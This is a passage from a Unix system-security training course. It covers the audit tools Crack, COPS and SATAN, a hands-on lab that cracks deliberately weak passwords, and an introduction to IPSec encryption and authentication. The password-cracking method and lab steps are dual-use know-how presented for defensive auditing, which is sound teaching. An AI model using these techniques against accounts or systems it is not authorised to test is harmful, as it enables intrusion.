<i>NOTE:</i>	The security hole related to the /tmp/fpkg2swpkg.log file being removed and then recreated as a symbolic link could have been prevented by setting the sticky bit on the /tmp directory.
--------------	--

8-11. SLIDE: Available OS Security Tools

Available OS Security Tools

- Crack - Identifies easily “crackable” passwords in the `/etc/passwd` file
- Cops - Identifies OS security vulnerabilities
- Satan - Identifies Network security vulnerabilities



Student Notes

There are many security tools available on the web (for free) to help identify security holes on UNIX-based systems. These tools include Crack, COPS, and SATAN.

Crack

The **Crack** program is designed to decipher passwords related to user accounts in a **passwd** formatted file.

Since it is impossible to reverse the encryption process, the only way to “crack” a password is to encrypt every possible word and compare the result to the value of the user's encrypted password. This is exactly the way the crack program works. It encrypts all the words in a user-supplied dictionary and compares each result to the user's encrypted password.

Crack also uses information about the user in the comment field (field 5) to guess the user's password. Guesses like the user's first name, middle name, and last name, spelled forwards and backward, with uppercase and lowercase letters are all tried and compared.

Crack Case Study

After attending a System Security course at Hewlett-Packard, a student assured the instructor that his company had an extremely tight security policy, and programs like Crack would not find any passwords on his machines. Users were trained and required NOT to use any easily guessable passwords.

Two weeks later, the same student called to inform the instructor as to whether the Crack program had been successful. On 24 systems, Crack had found 8 systems which contained at least one password-less account with an interactive shell. After running Crack for just 30 minutes, it found over 90 passwords, including one root password. The final results after three days of “cracking” were over 250 of the cumulative 1500 passwords were cracked, including 5 of the 24 root accounts. Out of the 24 systems, 18 contained at least one account which was cracked.

The moral of the story to UNIX system administrators, run Crack against the passwd file. *“If you don't, hackers will.”*

COPS

The COPS (Computer Oracle and Password System) security tool is designed to help a system administrator find security holes in his system. COPS is made up of many script files which perform the following security checks:

- Checks the anonymous FTP configuration.
- Checks the writability of user's home directories and user login scripts like **.profile**.
- Finds SUID files and checks their writability.
- Checks for pluses (+) in **.rhosts** and **/etc/host.equiv** files.
- Checks for world writable system directories.
- Checks the permissions on the startup files and directories.
- Checks the **/etc/passwd** file for poor, easily-guessable passwords.

All of the COPS scripts simply check to see if a potential security holes exists. COPS does not try to correct any of the problems which it finds. COPS reports its results to a user-defined file, or can be configured to mail the results to a user account.

Because COPS does not try to correct any security holes it finds, COPS does not have to be run from a privileged account like root. Any regular user can run COPS. The moral of the story to UNIX system administrators is to run COPS against your system because *“If you don't, hackers will.”*

SATAN

The SATAN (Security Administrators Tool for Analyzing Networks) program is designed to help a system and/or network administrator find security holes in their network services. SATAN checks for security holes caused by erroneous or careless network configurations and it checks for the existence of known software holes in a number of frequently used network-based programs.

Because SATAN can be run against other remote nodes on the network, not just the local node, it is extremely important that system administrators run SATAN against their own system, and plug the reported holes as quickly as possible. If this is not done, then

potentially every node on the system will know about the network security holes, except for the local administrator.

SATAN checks for 13 different security holes. These holes fall into the following three categories:

- Design flaws in network software or underlying network protocols.
- Insecure implementation of the network software.
- Misconfiguration of the network software.

Some of the network security holes uncovered by SATAN are contained in the next module.

8-12. LAB: Password Security

Directions

The purpose of this lab is to explore the tools available for cracking passwords. In this lab you will set-up a number of user accounts and set various passwords. Cracking tools will then be run on the password file to see if the passwords are easily guessed.

1. Set-up at least 10 user accounts using **useradd** or **SAM**. Give each user a password making some simple and some more difficult as follows:
 - Set one password to the same name as the user account
 - Set three passwords to words you know
 - Set one password to be a keyboard combination (I.E. qwerty)
 - Set two passwords to be words where “L’s” are replaced with the number 1 and “o’s” are replaced with zeros
 - Set one password to be a word followed by two numbers
 - Set two passwords using random characters, numbers etc.

Make a note of the passwords you set so you can see which ones are not easy to crack.

2. Unpack the tar archive from **/home/h3045*/CRACK.TAR**

```
# tar xvf /home/h3045*/CRACK.TAR
```

3. Run the script **/usr/local/bin/crack_hp**

We can leave the program running while we talk about the next module.


Module 9 — Network Security: Introduction to IPSec

Objectives

Upon completion of this module, you will be able to do the following:

- Explain how IPSec encapsulating security payload (ESP) encryption works.
- Explain how IPSec authentication header (AH) authentication works.
- Configure an IPSec policy.
- Explain the symmetric key bootstrap problem and how the problem is overcome using the **iked** daemon.
- Start and stop the IPSec daemons.
- View the status of the IPSec daemons.

9-1. SLIDE: Capturing Packets Off the Internet




Student Notes

While network sniffers were originally designed as network troubleshooting tools, today, many hackers use sniffers to view network packets to obtain access to confidential information, such as employee passwords and customer credit card numbers.

Because network sniffers are so prevalent today, the only way to ensure sensitive data is not being "sniffed" off the wire is to encrypt data before sending it out over the network.


9-2. SLIDE: Symmetric Cryptography: Encryption and Decryption



Student Notes

IPSec uses the encapsulating security payload (ESP) protocol to encrypt data packets. The ESP protocol encrypts and decrypts data packets using a key that is common to both systems (also known as a symmetric key). The sender uses the key to encrypt the data, and the receiver uses the key to decrypt the data.

9-3. SLIDE: How ESP Encryption Works



Student Notes

The encapsulating security payload (ESP) protocol provides data integrity and privacy.

The ESP protocol takes the data and its TCP header, collectively referred to as IP payload, and encrypts it using a symmetric key. It then encapsulates the encrypted data with ESP header information so that the receiving IPsec entity can decrypt it. The standard IP header is encapsulated around the entire ESP datagram.

When ESP is used in this manner, only the IP payload (TCP, UDP, ICMP) is encrypted. Note that the IP header is not encrypted. This mode of encryption is known as ESP transport mode.

A second mode of encryption, ESP tunnel mode, encrypts the entire original IP packet, including the IP header. The ESP header then follows the encrypted datagram, and a second IP header is added to the ESP datagram.

It makes sense to use the ESP tunnel mode only when packets communicate through gateways. In these cases, the second or outside IP header contains the IP address of the gateways, and the first or inside IP header contains the ultimate IP source and destination

addresses. This prevents eavesdroppers from analyzing the network traffic and determining the ultimate source and destination addresses.


9-4. SLIDE: A Closer Look at ESP

A Closer Look at ESP

An ESP header contains two fields:

- An ESP header identifier
- A security parameter index (SPI) value

The SPI value is an index into the security association table in memory.
The entry in the security association table defines how the packet is encrypted.




Student Notes

The ESP header is very small and contains just two fields. The two fields are the header type, which identifies the packet as an ESP packet, and a security parameter index (SPI) value.

The SPI value is an index into a table of security associations. A security association is data that defines how a packet is to be protected. Fields in the security association table include:

- The SPI value
- The algorithm used to protect the data
- The symmetric key used to protect the data
- The length of time for which the security association is valid.
When the time expires, a new security association will need to be created between the two nodes.

9-5. SLIDE: Authentication: Method Digest Value




Student Notes

The authentication symmetric-key hash functions are based on algorithms that take a large block of variable length data as input, and produce a small, fixed-length hash value. Cryptographic hash functions are usually one-way functions. Starting with a hash output value, it is difficult to recreate the input value that will generate the same output value. Therefore, it is difficult for a third party to intercept a message and replace it with a new message that will generate the same authenticated value.

Symmetric-key hash functions are a variation of cryptographic hash functions that take both the data and a symmetric key as input to generate an authentication value. This ensures that only a holder of the secret key can generate the authentication value.

In the above slide, the sender uses the plain text, shared key to calculate an authentication value, and sends the authentication value with the plain text. The recipient computes its own authentication value, using the same, shared, secret key, and the plain text. It then compares the result with the transmitted authentication value. If it matches, the recipient is assured that the sender knows the same secret key, confirming the identity of the sender. The recipient is also assured that the data was not altered during transmission.

9-6. SLIDE: How Authentication Headers Work



Student Notes

The authentication header (AH) contains a "message digest value" that was calculated based on the symmetric-key algorithm. All of the immutable fields (fields that do not change in transit) in the IP datagram are used to calculate the authentication value; this includes the IP header, as well as other headers, and the user data. IP fields that need to change in transit, such as "hop counts" and "time to live" fields, are assigned a zero value for calculation of the message digest value.

IPsec supports two symmetric hash key algorithms:

- U.S. government's Hashed Message Authentication Code with Secure Hash Algorithm (HMAC-SHA1)
- RSA Data Security's Hashed Message Authentication Code with Message Digest-5 (HMAC-MD5)

Similar to ESP, the AH can be used in either transport mode or tunnel mode. In transport mode, the original IP header encapsulates the AH datagram. In tunnel mode, the original IP datagram is encapsulated within the AH datagram, and a second IP header encapsulates the AH datagram.


9-7. SLIDE: A Closer Look at AH Headers

A Closer Look at AH Headers

An AH header contains three fields:

- An AH header identifier
- A security parameter index (SPI) value
- A message digest value

The SPI value is an index into the security association table in memory.
The entry in the security association table defines how the packet is authenticated.




Student Notes

The AH header is very small and contains just three fields. The three fields are the header type, which identifies the packet as an AH packet, a security parameter index (SPI) value, and the authentication value (message digest value).

The SPI value is an index into a table of security associations. A security association is data that defines how a packet is to be protected. Fields in the Security Association table include:

- The SPI value
- The algorithm used to protect the data
- The symmetric key used to protect the data
- The length of time for which the security association is valid. When the time expires, a new security association must be created.

9–8. SLIDE: Symmetric Key Bootstrap Problem




Student Notes

In order for two systems to exchange data using a symmetric key, the two systems must agree on the value of the key, which leads to the problem known as the "symmetric key bootstrap problem." How do you start exchanging encrypted messages before having a secure channel to agree on the symmetric key value?

A protocol, called Internet Key Exchange (IKE), solves this problem. The IKE protocol setups the IPSec security associations (SA) by negotiating security parameters such as:

- Encryption algorithm to use
